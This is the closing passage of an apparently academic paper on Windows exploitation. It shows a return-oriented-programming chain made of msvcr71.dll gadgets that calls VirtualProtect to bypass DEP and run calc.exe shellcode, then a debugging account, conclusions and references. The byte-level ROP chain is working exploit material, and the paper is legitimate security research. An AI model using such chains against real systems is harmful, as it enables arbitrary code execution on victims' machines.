  0x7c378c81,   # PUSHAD # ADD AL, 0xEF # RETN [msvcr71.dll]
  0x7c345c30,   # ptr to 'push esp #  ret ' [msvcr71.dll]
].flatten.pack("V*")

return rop_gadgets

end
```

We won't need to take care of the Windows 8 ROP mitigation as our ESP pointer will always be valid. Of course this ROP chain is far from as efficient as it could be, considering that we can put the arguments to VirtualProtect directly in the stack since we control it. This ROP chain suffers from a single problem: the second last gadget decrement AL by 0xEF, this will means that when JMP [EAX] is executed it will jump somewhere else and not into VirtualProtect! We need to decrement the LSB to the pointer to VirtualProtect entry in the IAT by 0xEF:

$0x40 - 0xEF = 0x51$

Trying the exploit shows that it doesn't work as expected, debugging it we see that it's able to reach the shellcode on the stack, but the properties of the page weren't changed as VirtualProtect exited with an error and returned zero.



Figure 11: Access violation while executing shellcode on the stack

Quickly calling GetLastError after VirtualProtect reveals that the error is 0x1E7 (ERROR_INVALID_ADDRESS). A closer inspection reveals that we got close to the end of the page dedicated to the stack as shown in Fig. 12, and that's one of the reasons we usually need short ROP chains and shellcodes.




Figure 12: Running out of space

So defining the region of memory we defined as the argument of VirtualProtect wasn't valid, we can select as dwSize the size of our shellcode 0x80 bytes and modify the ROP chain accordingly. Is nice to notice also that ECX already point to a valid location for lpOldProtect (in the stack, which is writable) and we can skip the gadget that loads the value in ecx optimizing the chain and arriving to the final result that we will include in our code:

```
"\x5d\x69\x36\x7c" // # POP EBP # RETN [msvcr71.dll]
"\x5d\x69\x36\x7c" // # skip 4 bytes [msvcr71.dll]
"\x60\xd0\x34\x7c" // # POP EAX # RETN [msvcr71.dll]
"\x7f\xff\xff\xff" // # Value to negate
"\x4b\x68\x36\x7c" // # NEG EAX # RETN [msvcr71.dll]
"\x01\x49\x35\x7c" // # POP EBX # RETN [msvcr71.dll]
"\xff\xff\xff\xff" // #
"\x55\x52\x34\x7c" // # INC EBX # FPATAN # RETN [msvcr71.dll]
"\x8e\x21\x35\x7c" // # ADD EBX
"\x37\x59\x34\x7c" // # POP EDX # RETN [msvcr71.dll]
"\xc0\xff\xff\xff" // # Value to negate
"\xb1\x1e\x35\x7c" // # NEG EDX # RETN [msvcr71.dll]
// skip, ECX is already a valid location
// "\xb2\x8a\x35\x7c" // # POP ECX # RETN [msvcr71.dll]
//"\x8a\xe7\x38\x7c" // # &Writable location [msvcr71.dll]
"\x4d\x29\x34\x7c" // # POP EDI # RETN [msvcr71.dll]
"\x0b\x6c\x34\x7c" // # RETN (ROP NOP) [msvcr71.dll]
"\x08\x0b\x35\x7c" // # POP ESI # RETN [msvcr71.dll]
"\xa2\x15\x34\x7c" // # JMP [EAX] [msvcr71.dll]
"\x97\x7f\x34\x7c" // # POP EAX # RETN [msvcr71.dll]
```

```
"\x51\xa1\x37\x7c" // # ptr to &VirtualProtect() [IAT msvcr71.dll]
"\x81\x8c\x37\x7c" // # PUSHAD # ADD AL, 0xEF
"\x30\x5c\x34\x7c" // # ptr to 'push esp #  ret ' [msvcr71.dll]
```




Figure 13: Gaining control successfully, execution of calc.exe

# 5 Conclusions and Expectations

Yhough security has overall increased it still depends a lot on the correct implementation of protection techniques by software developers: as long as there will be modules that uses no ASLR/DEP there will be the possibility to exploit them using the ROP technique. Software vendors have to implement serious security auditing measures (like SDL, proposed by Microsoft [4]), since in some cases even with all the protections offered by the OS these can be circumvented by a dedicated attacker.

This paper concentrated in updating the work done by M. Graziano and A. Cugliari with the latest tools and OS, but overlooked on the other security aspects introduced in the operating system, that would be worth analyzing thoroughly, developing some test cases and showing off differences in the execution on different operating system versions.

## References


[1] Windows Vista security features, http://windows.microsoft.com/en-US/windows-vista/products/features/security-safety

[2] Windows 7 security

http://www.microsoft.com/security/pc-security/windows7.aspx

[3] Andrea Cugliari, Mariano Graziano, Smashing the stack in 2010, Politecnico di Torino September 2010

[4] Secure Development Lifecycle, http://www.microsoft.com/en-us/download/details.aspx?id=12379

[5] Bruce Schneier, Crypto-Gram Newsletter, http://www.schneier.com/crypto-gram-0005.html#1, May 15 2000

[6] Bulding windows 8 Blog, Microsoft http://blogs.msdn.com/b/b8/archive/2011/09/15/protecting-you-from-malware.aspx

[7] Michael Howard's Web Log, ASLR in Windows Vista, http://blogs.msdn.com/b/michael_howard/archive/2006/05/26/address-space-layout-randomization-in-windows-vista.aspx

[8] Tarjei Mandt, Kernel Pool Exploitation on Windows 7, http://www.mista.nu/research/MANDT-kernelpool-PAPER.pdf,

[9] Randy Kath, MSDN (Microsoft) Managing Heap Memory http://msdn.microsoft.com/en-us/library/ms810603.aspx April 3 1993

[10] OWASP, Open Web Application Security Project, https://www.owasp.org/index.php/Buffer_Overflow February 21 2009

[11] OWASP, Open Web Application Security Project, https://www.owasp.org/index.php/Double_Free, February 21 2009

[12] OWASP, Open Web Application Security Project, https://www.owasp.org/index.php/Null_Dereference February 21 2009

[13] Microsoft Malware Protection Center, http://www.microsoft.com/security/portal/

[14] Sergey Podobry, Apriorit Inc, File System Filter Driver Tutorial, http://www.codeproject.com/Articles/43586/File-System-Filter-Driver-Tutorial, September 3 2010

[15] Wikipedia, Unified Extensible Firmware Interface, Secure Boot, http://en.wikipedia.org/wiki/Unified_Extensible_Firmware_Interface#Secure_Boot

[16] Unified EFI Forum, UEFI specifications 2.1 chapter 26, pages 1105-1112

[17] Intel Library Blog, What is Intel Secure Key Technology? http://software.intel.com/en-us/blogs/2012/05/14/what-is-intelr-secure-key-technology

[18] Intel Digital Random Number Generator (DRNG) Software Implementation Guide, http://software.intel.com/en-us/articles/intel-digital-random-number-generator-drng-software-implementation-guide/ August 8 2012

[19] Reversing Windows8: Interesting Features of Kernel Security, Hitcon 2012 security conference, http://hitcon.org/2012/download/0720A5_360.MJ0011_Reversing%20Windows8-Interesting%20Features%20of%20Kernel%20Security.pdf

[20] Matthew "j00ru" Jurczyk, Exploiting the otherwise non-exploitable. Windows Kernel-mode GS Cookies subverted, http://vexillium.org/dl.php?/Windows_Kernel-mode_GS_Cookies_subverted.pdf Januuary 11 2011

[21] Black Hat US 2012, Chris Valasek, Tarjei Mandt https://media.blackhat.com/bh-us-12/Briefings/Valasek/BH_US_12_Valasek_Windows_8_Heap_Internals_Slides.pdf

[22] Wikipedia, Lagged Fibonacci generator, http://en.wikipedia.org/wiki/Lagged_Fibonacci_generator

[23] Alex Ionescu, https://twitter.com/aionescu/statuses/113982769264197633 September 14 2011

[24] Hex-Rays, Hex-Rays Decompiler, http://www.hex-rays.com/products/decompiler/

[25] ReactOS, dbgkobj.c source, http://doxygen.reactos.org/da/dd4/dbgkobj_8c_source.html

[26] Alex Ionescu, Articles on User Mode Debug support, http://www.alex-ionescu.com/?cat=4

[27] Alex Ionescu, New Security Assertions in Windows 8, http://www.alex-ionescu.com/?p=69

[28] Immunity Debugger, https://www.immunityinc.com/products-immdbg.shtml

[29] OllyDbg, http://www.ollydbg.de/

[30] Hex-Rays IDA Interactive Disassembler, http://www.hex-rays.com/products/ida/index.shtml

[31] Corelan Team, Mona Project, http://redmine.corelan.be/projects/mona

[32] win-exec-calc-shellcode, A small, null-free Windows shellcode that executes calc.exe (x86/x64, all OS/SPs) http://code.google.com/p/win-exec-calc-shellcode/

[33] Microsoft, SDL Team, Compiler Security Enhancements in Visual Studio 11, http://blogs.msdn.com/b/sdl/archive/2011/12/02/security.aspx

[34] strict_gs_check, MSDN library, http://msdn.microsoft.com/en-us/library/bb507721.aspx

[35] Aleph One, Smashing the stack for fun and profit Phrack 49, 1996

[36] Wikipedia, Return-oriented programming, http://en.wikipedia.org/wiki/Return-oriented_programming

[37] Wikipedia, Return-to-libc attack, http://en.wikipedia.org/wiki/Return-to-libc_attack

[38] Zynamics, Timm Kornau, A gentle introduction to return-oriented programming, http://blog.zynamics.com/2010/03/12/a-gentle-introduction-to-return-oriented-programming/, March 12 2010

[39] Hovav Shacham, The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86), http://cseweb.ucsd.edu/~hovav/dist/geometry.pdf, 2007

[40] Dan Rosenberg, Defeating Windows 8 ROP mitigation, http://vulnfactory.org/blog/2011/09/21/defeating-windows-8-rop-mitigation/, September 21 2011

[41] MSDN, VirtualProtect function, http://msdn.microsoft.com/en-us/library/windows/desktop/aa366898%28v=vs.85%29.aspx

[42] MSDN, Memory Protection Constants, http://msdn.microsoft.com/en-us/library/windows/desktop/aa366786%28v=vs.85%29.aspx

[43] Uninformed, Import Address Table, http://uninformed.org/index.cgi?v=8&a=2&p=15 vol 8, September 2007

[44] Bkav ”global task force blog”, Nguyen Hong Son, http://blog.bkav.com/en/rop-chain-for-windows-8/ October 26 2011

[45] ExploitDB, Mozilla Firefox 3.6.16 mChannel Object Use After Free Exploit (Win7) http://www.exploit-db.com/exploits/17672/

[46] Corelan ROPdb, https://www.corelan.be/index.php/security/corelan-ropdb/

[47] Bkav, ”global task force blog”, Le Manh Tung, http://blog.bkav.com/en/advanced-generic-rop-chain-for-windows-8/, November 16 2011

[48] ZDI-CAN-1032: Mozilla Firefox OBJECT mChannel Remote Code Execution Vulnerability, https://bugzilla.mozilla.org/show_bug.cgi?id=634986#c0

[49] Exploit writing tutorial part 11 : Heap Spraying Demystified, https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/

[50] Matt Pietrek, An In-Depth Look into the Win32 Portable Executable File Format, Part 2, http://msdn.microsoft.com/en-us/magazine/cc301808.aspx, March 2002